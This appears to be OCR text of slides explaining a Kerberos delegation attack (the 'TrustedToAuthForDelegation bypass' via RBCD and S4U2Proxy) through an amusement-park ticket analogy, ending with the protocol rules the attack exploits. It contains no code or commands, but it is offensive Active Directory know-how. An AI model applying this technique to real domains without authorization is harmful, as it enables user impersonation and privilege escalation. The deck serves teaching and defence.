Flags: FORWARDABLE, RENEWABLE
Name: Rollercoaster
Groups: Rollercoaster, Staff
```

Rollercoaster

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



TrustedToAuthForDelegation bypass

- The ticket office decrypts the rollercoaster ticket and validates it
- The bistro ticket is NON-FORWARDABLE
- The ticket office verifies that the rollercoaster is allowed to impersonate visitors to the bistro through RBCD

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Rollercoaster
Groups: Rollercoaster, Staff
```

Rollercoaster

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



TrustedToAuthForDelegation bypass

- The ticket office creates a bistro ticket for Alice

Lunch@Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

Rollercoaster

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



TrustedToAuthForDelegation bypass

- The ticket office creates a bistro ticket for Alice
- The ticket office encrypts the bistro ticket

Lunch@Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```

Rollercoaster

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```




TrustedToAuthForDelegation bypass

- The rollercoaster operator gives Alice's bistro ticket to the waitress



TrustedToAuthForDelegation bypass

- The waitress goes to the ticket office
- The waitress presents **her own** day pass and Alice's bistro ticket



Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Mvob Cjtusp
Hspvqt; Ljudifo, Cjtusp, Tubgg
```

Lunch@Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```

TrustedToAuthForDelegation bypass

- The waitress goes to the ticket office
- The waitress presents **her own** day pass and Alice's bistro ticket
- The ticket office decrypts the day pass and validates it

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```


Lunch@Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```



TrustedToAuthForDelegation bypass

- The ticket office decrypts the bistro ticket and validates it
- The bistro ticket is FORWARDABLE



TrustedToAuthForDelegation bypass

- The ticket office decrypts the bistro ticket and validates it
- The bistro ticket is FORWARDABLE
- The ticket office verifies that the bistro is allowed to impersonate visitors to the bar through classic constrained delegation

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Lunch@Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



TrustedToAuthForDelegation bypass

- The ticket office creates a bar ticket for Alice

Beer@Luna Bar

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

Lunch@Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



TrustedToAuthForDelegation bypass

- The ticket office creates a bar ticket for Alice
- The ticket office encrypts the bar ticket



Beer@Luna Bar

```
Zepmh Jvsq> 8383;9 =>44 EQ
Zepmh Yrxmp> 8383;9 ;>44 TQ
Jpekw> JSV[EVHEFPI, VIRI[EFPI
Reqi> Epmgi Zergi
HSF> 737394
Limklx> 52:9q
Kvsytw> Vsppivgsewxiv, Jivvmw [liip,
Fyqtiv Gevw, Qivv} Ks Vsyrh, Pyrgl,
Lett}1Lsyv
```

Lunch@Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

TrustedToAuthForDelegation bypass

- The waitress goes to the bar with the ticket



TrustedToAuthForDelegation bypass

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender

Beer@Luna Bar

```
Zepmh Jvsq> 8383;9 =>44 EQ
Zepmh Yrxmp> 8383;9 ;>44 TQ
Jpekw> JSV[EVHEFPI, VIRI[EFPI
Reqi> Epmgi Zergi
HSF> 737394
Limklx> 52:9q
Kvsytw> Vsppivgsewxiv, Jivvmw [liip,
Fyqtiv Gevw, Qivv} Ks Vsyrh, Pyrgl,
Lett}1Lsyv
```



TrustedToAuthForDelegation bypass

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender
- The bar tender decrypts the ticket

Beer@Luna Bar

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



TrustedToAuthForDelegation bypass

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender
- The bar tender decrypts the ticket and validates it
- The bar tender serves the waitress a beer for Alice


Beer@Luna Bar

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour



TrustedToAuthForDelegation bypass


- The waitress gets a drink



TrustedToAuthForDelegation bypass

- Every resource has the right to configure RBCD for itself
- RBCD doesn't require TrustedToAuthForDelegation to be set to perform protocol transition
  - S4U2Proxy for RBCD doesn't require a forwardable service ticket
- S4U2Proxy always produces a forwardable service ticket
  - Even if provided with a non-forwardable service ticket
- S4U2Proxy for classic constrained delegation requires a forwardable service ticket and the target service to be listed in msDS-AllowedToDelegateTo

TrustedToAuthForDelegation bypass



